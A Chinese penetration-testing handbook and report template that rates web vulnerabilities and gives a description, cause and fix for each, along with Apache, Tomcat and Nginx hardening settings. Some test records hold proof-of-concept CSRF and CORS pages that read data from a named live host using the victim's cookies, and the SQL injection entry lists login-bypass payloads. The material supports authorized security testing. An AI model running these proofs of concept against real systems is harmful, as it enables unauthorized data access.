渗 透 测 试 实 用 手 册

附件：漏洞风险等级

应用系统漏洞威胁级别说明	
1	超危 漏洞可以非常容易地对目标对象造成特别严重后果，如直接获取业务服务器权限的漏洞，包括但不限于命令执行、代码执行等漏洞。
2	高危 漏洞可以容易地对目标对象造成严重后果，如获取重要数据的漏洞，包括但不限于 SQL 注入、未授权访问、任意文件上传 GetShell 获得大量数据；严重影响应用系统业务安全的逻辑漏洞；可通过一定手段严重影响业务运行，可能给客户带来巨大损失的，如关键业务操作可被 DoS，登录接口可被撞库，业务应用系统可被轻易薅羊毛等；当前阶段正在大规模爆发应引起足够重视的安全漏洞等。
3	中危 漏洞可以对目标对象造成一般后果，或者比较困难地对目标对象造成严重后果，如能够对目标应用系统的安全造成影响但无法直接证实可被利用的；能够对目标应用系统带来危害的信息泄漏，信息文件或源码泄露等；能够获取目标网络设备权限但确定无法进一步利用的；开放的 URL 跳转漏洞、有一定限制且确定较难利用的 XSS 漏洞、非核心关键业务操作的 CSRF 漏洞等。
4	低危 漏洞可以对目标对象造成轻微后果，或者比较困难地对目标对象造成一般严重后果，或者非常困难地对目标对象造成严重后果，如无法确定是否能够对目标应用系统的安全造成影响的，如目标应用系统管理端口向公网开放但无法直接利用，目标应用系统 Banner 信息可被识别，以及其他测试人员认定，较难利用但可能会存在潜在安全威胁的漏洞。

注：以上表格参考《GB/T 30279-2020 信息安全技术 网络安全漏洞分类分级指南》

参考文档

1. 鹅厂发布的《代码安全指南》
https://github.com/Tencent/secguide
https://github.com/Tencent/secguide/blob/main/Java%E5%AE%89%E5%85%A8%E6%8C%87%E5%8D%97.md
2. 《GB/T 30279-2020 信息安全技术 网络安全漏洞分类分级指南》
3. 《WEB 漏洞分类与定义指南-报批稿》
4. 《GB/T 33561-2017 信息安全技术 安全漏洞分类》
5. 《JR/T 0232-2021 银行互联网渗透测试指南》
6. 《第 48 篇：Weblogic 最新漏洞修复方法（禁用 T3+IIOP 协议）》
https://mp.weixin.qq.com/s/rlCyPlvmxtlHOyVdu7kNjQ

测试内容

通过可控的测试技术对限定范围内的应用系统进行测试，同时结合业界著名的应用系统安全评估的指南（以下简称：OSSTMM）与开放式 Web 应用程序安全项目（以下简称：OWASP）测试框架组合成最佳实践进行操作。

本项目测试将参考 OSSTMM 测试框架中的以下技术方法：

- 信息收集和状态评估
- 网络节点枚举和探测
- 应用系统服务和端口扫描验证
- 应用层测试
- 漏洞挖掘与验证

本项目测试将参考 OWASP 2021 最新发布的十大 Web 应用漏洞排名，并使用测试框架中相应的技术方法：

☑ A01:2021-Broken Access Control（失效的访问控制）

☑ A02:2021-Cryptographic Failures（加密失败）

☑ A03:2021-Injection（注入）

☑ A04:2021-Insecure Design（不安全的设计）

☑ A05:2021-Security Misconfiguration（安全配置错误）

☑ A06:2021-Vulnerable and Outdated Components（易受攻击和过时的组件）

☑ A07:2021-Identification and Authentication Failures（认证和授权失败）

☑ A08:2021-Software and Data Integrity Failures（软件和数据完整性故障）

☑ A09:2021-Security Logging and Monitoring Failures（安全日志记录和监控失败）

☑ A10:2021-Server-Side Request Forgery（服务端请求伪造）

具体测试的 Web 测试点包括：

- 0x01 失效的访问控制

☑ 1.目录索引漏洞

☑ 2.CSRF 跨站请求伪造漏洞

☑ 3.JSONP 跨站劫持漏洞

☑ 4.CORS 跨域资源读取漏洞

- 0x02 加密失败

☑ 1.弱口令漏洞

☑ 2.明文传输漏洞

☑ 3.未加密登录请求漏洞

- 0x03 注入

☑ 1.SQL 注入漏洞

☑ 2.存储（反射/DOM）型 XSS 漏洞

☑ 3.HTML 注入漏洞

☑ 4.XXE(XML 实体注入)漏洞

☑ 5.Server-Side Includes (SSI) Injection 服务端包含注入漏洞

- 0x04 不安全的设计

☑ 1.远程代码执行漏洞
☑ 2.远程命令执行漏洞
☑ 3.URL 泄露敏感信息漏洞
☑ 4.任意文件读取漏洞
☑ 5.任意文件上传漏洞
☑ 6.任意文件下载漏洞
☑ 7.本地文件包含漏洞
☑ 8.远程文件包含漏洞
☑ 9.任意 Url 跳转漏洞
☑ 10.Host Header Attack host 头攻击漏洞
☑ 11.Java 反序列化漏洞
☑ 12.任意密码重置漏洞
☑ 13.任意用户注册漏洞
☑ 14.图形验证码绕过漏洞
☑ 15.短信验证码绕过漏洞
☑ 16.短信验证码重放漏洞
☑ 17.业务流程绕过漏洞
☑ 18.支付逻辑漏洞
☑ 19.竞争条件(Http 并发)漏洞
☑ 20.前端认证绕过漏洞
☑ 21.验证码客户端回显漏洞
☑ 22.用户枚举漏洞
☑ 23.接口调用重放漏洞
☑ 24.接口调用遍历漏洞
☑ 25.接口调用参数篡改漏洞
☑ 26.接口未授权调用漏洞
☑ 27.Callback 自定义漏洞
☑ 28.敏感信息泄露漏洞

- 0x05 安全配置错误

☑ 1.Slow Http DoS 慢速拒绝服务漏洞
☑ 2.点击劫持（X-Frame-Options 头丢失）漏洞
☑ 3.服务器启用了不安全的 Http 方法
☑ 4.中间件版本信息泄露漏洞
☑ 5.文件解析漏洞
☑ 6.IIS 短文件名漏洞
☑ 7.应用程序未容错漏洞
☑ 8.HTTP.sys 远程代码执行漏洞
☑ 9.SVN 文件泄露漏洞
☑ 10.OpenSsl 心脏出血漏洞
☑ 11.Ssl/Tsl 受诫礼漏洞
☑ 12.Ssl Poodle 漏洞
☑ 13.分布式部署文件可读漏洞

- 0x06 易受攻击和过时的组件

- ☑ 1.Apache Log4j2 远程代码执行漏洞
- ☑ 2.Apache Shiro 反序列化命令执行漏洞
- ☑ 3.Apache Struts 2 远程代码执行漏洞
- ☑ 4.WebLogic 反序列化命令执行漏洞
- ☑ 5.Fastjson 反序列化命令执行漏洞
- ☑ 6.Spring 代码执行漏洞
- ☑ 7.ThinkPHP 代码执行漏洞
- ☑ 8.JBOSS Application Server 反序列化命令执行漏洞
- ☑ 9.亿邮电子邮件系统命令执行漏洞
- ☑ 10.F5 BIG-IP 命令执行漏洞
- ☑ 11.用友 NC 命令执行漏洞
- ☑ 12.泛微 OA 命令执行漏洞
- ☑ 13.Apache Solr 反序列化命令执行漏洞

- ● 0x07 认证和授权失败
- ☑ 1.未授权访问漏洞
- ☑ 2.垂直（平行）越权漏洞
- ☑ 3.暴力猜解漏洞
- ☑ 4.空口令攻击漏洞
- ☑ 5.会话固定漏洞
- ☑ 6.多次登录错误锁定机制漏洞
- ☑ 7.Cookie 未设置 Http Only 属性漏洞
- ☑ 8.Redis 未授权访问漏洞
- ☑ 9.Swagger-ui 未授权访问漏洞
- ☑ 10.Druid 未授权访问漏洞
- ☑ 11.Spring Boot Actuator 未授权访问漏洞
- ☑ 12.金蝶 OA Apusic 应用服务器(中间件)server_file 任意文件读取漏洞

- ● 0x08 软件和数据完整性故障
- ☑ 1.数据真实性验证问题
- ☑ 2.完整性检查问题

- ● 0x09 安全日志记录和监控失败
- ☑ 1.日志伪造
- ☑ 2.日志包含敏感信息

- ● 0x10 服务端请求伪造
- ☑ 1.SSRF 服务端请求伪造漏洞

1. 目录索引漏洞

漏洞名称	**目录索引漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	目录索引漏洞是指在 Web 服务器上，当访问某个目录（文件夹）而该目录下没有默认的文件（如 index.html 或 default.asp）时，Web 服务器会返回该目录下的所有文件列表。如果这个目录下存在敏感文件，攻击者就可以通过该漏洞获取敏感信息。 例如，假设 Web 服务器上有一个叫做 /secret/ 的目录，里面存放了一些敏感文件，但该目录没有默认的文件，如果攻击者输入 http://example.com/secret/ 就可以看到该目录下的所有文件。这样，攻击者就可以通过该漏洞获取敏感信息，并可能利用这些信息进行攻击。 为了避免目录索引漏洞，可以在 Web 服务器上为每个目录配置默认的文件，或者禁止 Web 服务器返回目录列表。这样，即使攻击者访问了敏感目录，也无法获取到敏感信息。 Web 应用架构中的目录都采用常见的目录名，如图片目录 images，javascript 目录 js，不同的目录潜在的危险是不同的。攻击者一般利用常见目录中可能包含的敏感文件获取敏感信息。自动目录索引是 Web 服务器的一个功能，如果请求目录中不存在常规文件（index.html，home.html，default.html），Web 服务器会枚举该目录下所有的文件，攻击者可以通过返回的目录索引信息获得当前目录下的文件列表，从而根据文件中可能存在的漏洞攻击服务器。
漏洞成因	中间件配置错误导致攻击者可以通过返回的目录索引信息获得当前目录下的文件列表，从而根据文件中可能存在的漏洞攻击服务器。
漏洞危害	攻击者可以通过返回的目录索引信息获得当前目录下的文件列表，从而根据文件中可能存在的漏洞攻击服务器。
修复建议	Apache 修改站点目录对应的配置文件 httpd.conf <Directory /> Options FollowSymLinks AllowOverride All Order allow,deny Allow from all Require all granted </Directory> 大家都见过很多框架的每个目录都有一个 index.html 文件，这个文件的存在是非常有意义的，很多线上的 Web 服务器都没有合格配置列出目录索引，导致网站内部许多文件都能被攻击者查看，从而泄漏大量信息。 为了防止列出目录索引，我们可以在站点的每个文件夹中创建一个

	index.html，这个文件内容是什么都无所谓。当攻击者想通过列目录的手法访问你站点文件夹的时候，Web 服务器将会判断当前目录下有没有 DirectoryIndex 默认首页，如果存在就显示 DirectoryIndex 对应的文件名的内容，这样攻击者就无法查看该目录下有什么文件。
	Tomcat
	修改 conf/web.xml 配置文件
	<init-param>
	<param-name>listings</param-name>
	<param-value>false</param-value>
	</init-param>
	Nginx
	修改 conf/nginx.conf 配置文件
	location / {
	index index.html index.htm index.php l.php;
	autoindex off;
	}
	IIS
	设置“目录浏览”权限。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

2. CSRF 跨站请求伪造漏洞

漏洞名称	**CSRF 跨站请求伪造漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	跨站请求伪造(也称为 CSRF)是一个 Web 安全漏洞，它允许攻击者诱导用户执行他们不打算执行的操作。它允许攻击者绕过部分同源策略，该策略旨在防止不同网站之间相互干扰。 CSRF 漏洞（Cross-Site Request Forgery）是指攻击者通过伪造请求，利用目标用户的权限在网站上执行非法操作。这种漏洞通常是通过在网站中嵌入恶意代码来实现的，当目标用户访问了恶意网站时，攻击者就可以通过该漏洞在目标用户的名义下进行攻击。 例如，假设目标用户登录了某个银行的网站，并且浏览器保存了登录凭证，此时攻击者可以在恶意网站中嵌入一段代码，当目标用户访问恶意网站时，该代码会自动向银行网站发送伪造的请求，从而在目标用户的名义下进行欺诈操作。 为了避免 CSRF 漏洞，需要在网站中加入防护措施，比如在请求中添加验证码或者令牌，以验证请求的发送方是否为合法用户。此外，用户也可以通过不在浏览器中保存登录凭证，或者使用浏览器插件来防止 CSRF 攻击。
漏洞成因	数据采用 GET 或 POST 请求，数据包中各参数均为用户可控参数，没有设置 CSRF-Token，没有验证 Referer 字段，没有图形验证码和短信、邮件验证码，同时也没有校验非标准 Http 头部 X-Requested-With: XMLHttpRequest，没有设置自定义的 Http 头部字段，所以综上判断存在网站存在 CSRF 漏洞。
漏洞危害	在成功的 CSRF 攻击中，攻击者会有意识地引导受害用户执行一个操作。例如，这可能是更改他们账户上的电子邮件地址，更改他们的密码或进行资金转账。根据动作的性质，攻击者可能能够获得对用户帐户的完全控制。如果被攻击的用户在应用程序中拥有特权角色，那么攻击者可能能够完全控制应用程序的所有数据和功能。
修复建议	1.使用 CSRF-Token：业界一致的做法是使用一个 CSRF-Token。 CSRF 攻击之所以能够成功是因为攻击者可以伪造用户的请求，对此最好的防御手段就是让攻击者无法伪造这个请求。因此，我们可以在 Http 请求中（千万不要放在 Cookie 中）以参数的形式添加一个随机的 CSRF-Token，并在服务端检查这个 CSRF-Token 是否正确，如不正确或不存在，则可以认为是不安全的请求，拒绝提供相关服务。 注意： 如果网站同时还存在 XSS 漏洞时，上述 CSRF-Token 的方法将可能失效，因为 XSS 可以模拟浏览器执行操作，攻击者通过 XSS 漏洞读取 CSRF-Token 值后，便可以构造出合法的用户请求了。所以在做好 CSRF 防护的同时，相应的安全防护也应做好。

2.验证 Referer 字段
在通常情况下，访问一个安全受限页面的请求来自于同一个网站，Http 头部中的 Referer 字段记录了该 Http 请求的来源地址，如果 Referer 中的地址不是来源于本网站或不存在则可认为是不安全的请求，对于该请求应予以拒绝。这种方法简单易行，对于现有的系统只需在加上一个检查 Referer 值的过滤器，无需改变当前系统的任何已有代码和逻辑。
但是，这种方法存在一些问题需要考虑：首先，Referer 的值是由浏览器提供的，虽然 Http 协议上有明确的要求，但是每个浏览器对于 Referer 的具体实现可能有差别，并且不能保证浏览器自身没有安全漏洞，将安全性交给第三方（即浏览器）保证，从理论上来讲是不可靠的；其次，用户可能会出于保护隐私等原因禁止浏览器提供 Referer，这样的话正常的用户请求也可能因没有 Referer 信息被误判为不安全的请求，无法提供正常的使用。
注意：
如果网站同时还存在 XSS 漏洞时，上述方法将可能失效，因为 XSS 可以模拟浏览器执行操作，构造出合法的用户请求，这样 Referer 字段记录的依然是本网站的地址从而可以绕过 Referer 校验。所以在做好 CSRF 防护的同时，相应的安全防护也应做好。
3.添加验证码机制（图形验证码或者短信验证码、邮件验证码）
在用户提交数据之前，让用户输入验证码，或者用户在进行关键操作时，让用户重新输入密码进行验证。
4.校验非标准 Http 头部 X-Requested-With
XMLHttpRequest，我们可以在服务端检查这个非标准 Http 头部 X-Requested-With:XMLHttpRequest 是否存在，如不存在，则可以认为是不安全的请求，拒绝提供相关服务。
注意：
如果网站同时还存在 XSS 漏洞或者开启 CORS 支持时，上述方法将可能失效，因为 XSS 可以模拟浏览器执行操作，构造出合法的 AJAX 用户请求，从而绕过非标准 Http 头部 X-Requested-With:XMLHttpRequest 校验，所以在做好 CSRF 防护的同时，相应的安全防护也应做好。
5.设置自定义的 Http 头部字段，比如 CSRF:Token
我们可以在服务端检查这个自定义的 Http 头部字段是否存在，如不存在，则可以认为是不安全的请求，拒绝提供相关服务。
注意：
如果网站同时开启 CORS 支持时，上述方法将可能失效，因为攻击者可以模拟浏览器执行操作，构造出合法的 AJAX 用户请求，从而绕过自定义的 Http 头部字段校验，所以在做好 CSRF 防护的同时，相应的安全防护也应做好。

代码实现参考：

```
// 生成并存储 CSRF-Token
String csrfToken = UUID.randomUUID().toString();
session.setAttribute("csrfToken", csrfToken);

// 在表单中添加 CSRF-Token 字段
String form = "<form action='/update' method='post'>" +
```

	"<input type='hidden' name='csrfToken' value='" + csrfToken + "'>" +
	"<input type='text' name='username'>" +
	"<input type='password' name='password'>" +
	"<input type='submit' value='Submit'>" +
	"</form>";
	
	// 在服务器端处理请求时，检查 CSRF-Token 和 Referer 字段
	if (request.getMethod().equalsIgnoreCase("post")) {
	String csrfTokenReceived = request.getParameter("csrfToken");
	String csrfTokenExpected = (String) session.getAttribute("csrfToken");
	String referer = request.getHeader("Referer");
	
	// 检查 CSRF-Token 是否有效
	if (csrfTokenReceived == null || !csrfTokenReceived.equals(csrfTokenExpected)) {
	// CSRF-Token 无效，不处理请求
	return;
	}
	
	// 检查 Referer 字段是否有效
	if (referer == null || !referer.startsWith(request.getScheme() + "://" + request.getServerName())) {
	// Referer 字段无效，不处理请求
	return;
	}
	
	// CSRF-Token 和 Referer 字段都有效，处理请求
	...
	}
	在这段代码中，我们首先生成了一个 CSRF-Token 并将其存储到了会话中。然后在表单中添加了一个隐藏字段来保存这个 CSRF-Token。
	
	在服务器端处理请求时，我们首先检查请求是否为 POST 请求，然后检查请求中的 CSRF-Token 字段和 Referer 字段。如果 CSRF-Token 无效或 Referer 字段无效，那么就不处理请求。否则，就处理请求。

初测过程	数据采用 GET 或 POST 请求，数据包中各参数均为用户可控参数，没有设置 CSRF-Token，没有验证 Referer 字段，没有图形验证码和短信、邮件验证码，同时也没有校验非标准 Http 头部 X-Requested-With: XMLHttpRequest，没有设置自定义的 Http 头部字段，所以综上判断存在网站存在 CSRF 漏洞。 构造 CSRF 利用代码：

	GET 请求： <html> <body> <form action="https://usma.hbyjkffn.hb.cegn.cn:30443/usma/api/v1/system/list?systemName=&pageSize=100&page=1" method="GET" name="form1"> <input type="hidden" name="systemName" value="" /> <input type="hidden" name="pageSize" value="100" /> <input type="hidden" name="page" value="1" /> <input type="submit" value="Submit request" /> </form> <script> history.pushState('', '', '/'); </script> </body> </html>
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

3. JSONP 跨站劫持漏洞

漏洞名称	**JSONP 跨站劫持漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	。
漏洞成因	。
漏洞危害	。
修复建议	1.严格定义 HTTP 响应中的 Content-Type 为 json 数据格式 Content-Type: application/json;charset=UTF-8。 2.建立 callback 函数白名单，如果传入的 callback 参数值不在白名单内，跳转到统一的异常界面阻止其继续输出。 3.对 callback 参数和 json 数据输出进行 HTML 实体编码来过滤掉“<”、“>”等字符。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

4. CORS 跨域资源读取漏洞

漏洞名称	**CORS 跨域资源读取漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	跨域资源共享(CORS)是一种放宽同源策略的机制，它允许浏览器向跨源服务器，发出 XMLHttpRequest 请求，从而克服了 AJAX 只能同源使用的限制，以使不同的网站可以跨域获取数据，跨域资源共享 CORS 漏洞主要是由于程序员配置不当，对于 Origin 源校验不严格，从而造成跨域问题，攻击者可以利用 CORS 错误配置漏洞，从恶意网站跨域读取受害网站的敏感信息。 CORS 跨域资源读取漏洞是指由于浏览器同源策略的限制，攻击者可能会利用 CORS（Cross-Origin Resource Sharing）机制来绕过浏览器的安全限制，进而获取敏感信息。 CORS 是一项用于解决跨域资源共享的技术标准，它允许浏览器向跨源服务器发送请求，从而实现跨域数据交换。但是，如果服务器没有正确配置 CORS 策略，攻击者就可以利用 CORS 跨域资源读取漏洞来获取敏感信息。 例如，假设攻击者经过特殊手段在目标用户的浏览器中植入了恶意代码，当目标用户访问某个网站时，恶意代码会向该网站发送一个 CORS 请求，从而获取网站上的敏感信息。 为了防止 CORS 跨域资源读取漏洞，需要在服务器端正确配置 CORS 策略，以确保只有合法的请求才能够访问敏感信息。此外，用户也可以通过安装浏览器插件或使用特定的浏览器配置来防御 CORS 跨域资源读取漏洞。
漏洞成因	程序员配置不当，对于 Origin 源校验不严格。
漏洞危害	攻击者可以利用 CORS 错误配置漏洞，从恶意网站跨域读取受害网站的敏感信息。
修复建议	**通用修复建议：** 1.禁止配置“Access-Control-Allow-Origin”为“*”和“null”； 2.严格校验“Origin”值，避免出现权限泄露； 3.避免使用“Access-Control-Allow-Credentials:true”； 4.减少“Access-Control-Allow-Methods”所允许的方法。 **Nginx 设置 CORS 实现跨域访问** 默认情况下 Ajax 在请求跨域的时候会被阻止，如调用 API/前端库字体等不方便，可通过如下设置来实现跨域访问。 **Nginx 配置** 在 nginx server 段内添加如下代码，并重启 Nginx 即可： location /{

	add_header 'Access-Control-Allow-Origin' ip 地址; add_header 'Access-Control-Allow-Credentials' 'true'; add_header 'Access-Control-Allow-Headers' 'Authorization,Content-Type,Accept,Origin,User-Agent,DNT,Cache-Control,X-Mx-ReqToken,X-Requested-With'; add_header 'Access-Control-Allow-Methods' 'GET,POST'; } 注意：add_header 'Access-Control-Allow-Origin' ip 地址 需要进行指定 ip 配置。

初测过程	数据采用 GET 或 POST 请求，数据包中各参数均为用户可控参数，没有设置 CSRF-Token，没有验证 Referer 字段，没有图形验证码和短信、邮件验证码，同时也没有校验非标准 Http 头部 X-Requested-With: XMLHttpRequest，没有设置自定义的 Http 头部字段，access-control-allow-credentials: true 同时 access-control-allow-origin 的值随着 Origin 的值而变化，所以综上判断存在网站存在 CORS 跨域资源读取漏洞。
	
	构造 CORS 跨域资源读取漏洞利用代码：
	
	GET 请求：
	
	`<!DOCTYPE html>`
	`<html>`
	`<body>`
	`<center>`
	`<h2>CORS POC Exploit</h2>`
	`<h3>Extract SID</h3>`
	
	`<div id="demo">`
	`<button type="button" onclick="cors()">Exploit</button>`
	`</div>`
	
	`<script>`
	`function cors() {`
	`var xmlhttp = new XMLHttpRequest();`
	`xmlhttp.onreadystatechange = function() {`
	`if (this.readyState == 4 && this.status == 200) {`
	`document.getElementById("demo").innerHTML = alert(this.responseText);`
	`}`
	`};`
	`xmlhttp.open("GET", "https://usma.hbyjkffn.hb.cegn.cn:30443/usma/api/v1/system/list?systemName=&pageSize=100&page=1", true);`

```
                xmlhttp.withCredentials = true;
                xmlhttp.send();
            }
        </script>

    </body>
</html>

POST 请求：

<!DOCTYPE html>
<html>
    <head>
        <script>
            function cors() {
                var xmlhttp = new XMLHttpRequest();
                var                    params                    =
'{"appAccount":"","positionCode":"","cn":"","companyCode":"","stat
e":"","pageNumber":1,"pageSize":15,"pageCode":"qx01"}';
                xmlhttp.onreadystatechange = function() {
                        if (this.readyState == 4 && this.status ==
200){

document.getElementById("demo").innerHTML                        =
alert(this.responseText);
                        }
                };
                xmlhttp.open("POST",
"http://www.pxc.local/master/userAuth/list", true);
                xmlhttp.setRequestHeader('Content-type',
'application/json;charset=UTF-8');
                xmlhttp.setRequestHeader('X-Requested-With',
'XMLHttpRequest');
                xmlhttp.setRequestHeader('CSRF', 'Token');
                xmlhttp.setRequestHeader('Accept', '');
                xmlhttp.setRequestHeader('X-AUTH-TOKEN',
'X-AUTH-TOKEN');
                xmlhttp.setRequestHeader('X-AUTH-UID',
'X-AUTH-UID');
                xmlhttp.withCredentials = true;
                xmlhttp.send(params);
        }
</script>
    </head>
```

	<body> CORS POC Extract Information <button type="button" onclick="cors()">Exploit</button> </body> </html>
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

5. 弱口令漏洞

漏洞名称	弱口令漏洞
漏洞地址	
漏洞等级	高危
漏洞描述	弱口令漏洞是指由于用户使用了较为简单或常用的密码，攻击者可以通过暴力破解或者字典攻击等方法轻松猜测出用户的密码，从而获取用户的账户权限。弱口令是指用户使用的密码不够强壮，比如包含用户名、生日、电话号码等易被猜测的信息，或者使用了较为常见的单词作为密码。这样的密码很容易被攻击者破解，从而导致用户的账户被盗。 为了防止弱口令漏洞，用户应该避免使用简单或常用的密码，应该使用包含大小写字母、数字和特殊字符的复杂密码，并且不要使用与其他网站相同的密码。此外，网站应该提供密码强度检测功能，提醒用户不要使用弱口令。 常见弱口令包括： 1.连续或重复的数字，如 123123、123456、987654、111111、222333 等； 2.连续或重复的字母，如 aaa、abc、abcdef、zyx 等； 3.键盘上常见的连续按键，如：1qaz@wsx、qwert、asdfghjkl;、!@#、147258369（数字键盘）等； 4.日期或年份，如 800128（生日）、2012、19251120 等； 5.与用户相关的名称信息，如 newdoone（公司名称）、shaoyuanming（姓名全拼）、sym（姓名缩写）、oa（产品名称）、admin（用户名）、手机号等； 6.具有特殊含义的字符串，如 520、1314、woaini； 7.其他常用的字符串：root、abc123！、administrator、test 等。 以上元素被许多人用来构成好记的口令，而攻击者也会使用上述素材相互组合来生成弱口令字典。如 newdoone123（公司名称+连续数字）、abc!@#（连续字母+键盘按键）、asdf520（键盘按键+特殊含义字符）、shaoyuanming2012（用户名+年份）等，符合上述规律的都可以认为是弱口令。
漏洞成因	造成弱口令的主要原因是系统的运维人员、管理人员安全意识不足。
漏洞危害	攻击者利用该漏洞可以访问成功登录应用系统后台，导致敏感信息泄露，甚至可以获取管理员权限。
修复建议	使用相对安全的口令，防止口令被穷举或字典法猜出，还应加强口令安全。 主要措施如下： （1）口令长度不小于 8 位，并应包含大写/小写字母，数字和特殊字符，并且不包含全部或部分的用户用户名名； （2）避免使用英文单词、生日、姓名、电话号码或这些信息的简单组合作为口令； （3）不要在不同的系统上使用相同的口令； （4）定期或不定期地修改口令；

	（5）使用口令设置工具生成健壮的口令； （6）对用户设置的口令进行检测，及时发现弱口令； （7）限制某些网络服务的登录次数，防止远程猜测、字典法、穷举法等攻击。另外还需加强员工安全意识培训，登录口令，如系统/管理后台等最好升级为双因子认证方式。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

6. 明文传输漏洞

漏洞名称	**明文传输漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	明文传输漏洞是指在网络通信过程中，用户的敏感信息（如密码、账号等）没有经过加密就被明文传输，攻击者可以通过监听网络流量来获取这些信息。 明文传输漏洞通常出现在网站或应用程序中，由于开发人员没有对用户的敏感信息进行加密，导致攻击者可以轻松地通过监听网络流量来获取用户的敏感信息。 为了防止明文传输漏洞，网站和应用程序应该对用户的敏感信息进行加密，并且使用安全的加密算法和密钥。此外，用户也应该注意不要在不安全的网络中输入敏感信息，并且安装防火墙或使用 VPN 等工具来保护自己的网络安全。 应用系统采用 http 协议传输敏感数据，登录、注册等功能模块请求数据未采用强加密传输方式，用户名、口令或者其他敏感数据未经强加密即进行了数据传输。 http 网站是明文传输，从浏览器到服务器之间的传输的信息是明文，非常容易被非法侦听、非法窃取和非法篡改！ https 网站是加密传输，从浏览器到服务器之间的传输的信息是密文，防止非法侦听、非法窃取和非法篡改！
漏洞成因	应用系统采用 http 协议传输敏感数据，登录、注册等功能模块请求数据未采用强加密传输方式，用户名、口令或者其他敏感数据未经强加密即进行了数据传输。 http 网站是明文传输，从浏览器到服务器之间的传输的信息是明文，非常容易被非法侦听、非法窃取和非法篡改！ https 网站是加密传输，从浏览器到服务器之间的传输的信息是密文，防止非法侦听、非法窃取和非法篡改！
漏洞危害	攻击者可以窃听网络以劫获用户密码等敏感信息。
修复建议	1. 应用系统采用 https 协议传输敏感数据。 2. 敏感字段采用强加密传输，禁止采用简单 MD5 加密甚至 base64 编码或者相关算法变形处理方式，尽量使用国密算法或者支持国密算法的密码机。
初测过程	
复测过程	
复测结果	**未修复**

初测人员	
复测人员	

7. 未加密登录请求漏洞

漏洞名称	**未加密登录请求漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	未加密登录请求漏洞是指用户在登录网站或应用程序时，登录请求没有经过加密就被发送到服务器，攻击者可以通过监听网络流量来获取用户的登录信息。 未加密登录请求漏洞常见于网站和应用程序中，当用户在登录时，登录请求会以明文的形式发送到服务器，攻击者可以通过监听网络流量来获取用户的登录信息，从而登录用户的账户。 为了防止未加密登录请求漏洞，网站和应用程序应该对用户的登录请求进行加密，并且使用安全的加密算法和密钥。此外，用户也应该注意不要在不安全的网络中登录网站或应用程序，并且安装防火墙或使用 VPN 等工具来保护自己的网络安全。 登录、注册等功能模块请求数据未采用强加密传输方式，用户名、口令或者其他敏感数据未经强加密即进行了数据传输。
漏洞成因	登录、注册等功能模块请求数据未采用强加密传输方式，用户名、口令或者其他敏感数据未经强加密即进行了数据传输。
漏洞危害	攻击者可以窃听网络以劫获用户密码等敏感信息或者通过暴力猜解等手段登入应用系统后台。
修复建议	敏感字段采用强加密传输，禁止采用简单 MD5 加密甚至 base64 编码或者相关算法变形处理方式，尽量使用国密算法或者支持国密算法的密码机。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

8. SQL 注入漏洞

漏洞名称	**SQL 注入漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	SQL 注入漏洞是指攻击者通过把恶意的 SQL 语句插入到网站的输入参数中，来绕过网站的安全措施，获取敏感信息或控制网站的行为。 SQL 注入漏洞常见于网站和应用程序中，当用户在网站的表单中输入信息时，攻击者可以通过在输入中插入恶意的 SQL 语句来控制网站的行为。例如，攻击者可以通过注入恶意的 SQL 语句来登录网站的后台管理系统，或者获取数据库中的敏感信息。 为了防止 SQL 注入漏洞，网站和应用程序应该使用参数化查询来防止恶意的 SQL 语句的注入。此外，网站应该对用户的输入进行过滤和验证，并且定期检查代码以确保安全性。 SQL 注入是开发者对用户输入的参数过滤不严格，通过把 SQL 命令插入到 Web 表单提交、输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令，导致用户输入的数据能够影响预设查询功能的一种技术。它是一种通过在用户可控参数中注入 SQL 语句，破坏原有的 SQL 结构，达到编写程序时意料之外结果的攻击行为。 按照构造和提交 SQL 语句的方式进行划分，SQL 注入又分为 GET 型注入、POST 型注入和 Cookies 型注入。 GET 型 SQL 注入提交数据的方式为 GET，注入点的位置在 GET 参数部分，通常发生在网页的 URL。 POST 型 SQL 注入使用 POST 方式提交数据，注入点位置在 POST 数据部分，通常发生在表单输入框中。 Cookie 型 SQL 注入 HTTP 请求时通常有客户端的 Cookie，注入点存在 Cookie 的某个字段中。
漏洞成因	Web 应用程序对用户输入的数据校验处理不严或者根本没有校验，使用字符串拼接的方式构造 SQL 语句，同时未对用户可控参数进行足够过滤，致使用户可以拼接执行 SQL 命令造成 SQL 注入漏洞。
漏洞危害	SQL 注入通常是通过构造恶意的 SQL 语句来实现的，因此具体的代码取决于攻击者的目标和所使用的技术。一般来说，SQL 注入攻击可能包括以下几种常见方法： 登录绕过：通过在用户名和密码中插入恶意代码，绕过登录验证。例如，如果登录表单中的 SQL 语句为 SELECT * FROM users WHERE username='$username' AND password='$password'，攻击者可以尝试输入 ' OR '1'='1 作为用户名，密码为空，以此绕过登录验证。 数据获取：通过构造恶意的 SQL 语句，从数据库中获取敏感信息。例如，攻击者可以尝试输入 ' UNION SELECT password FROM users WHERE

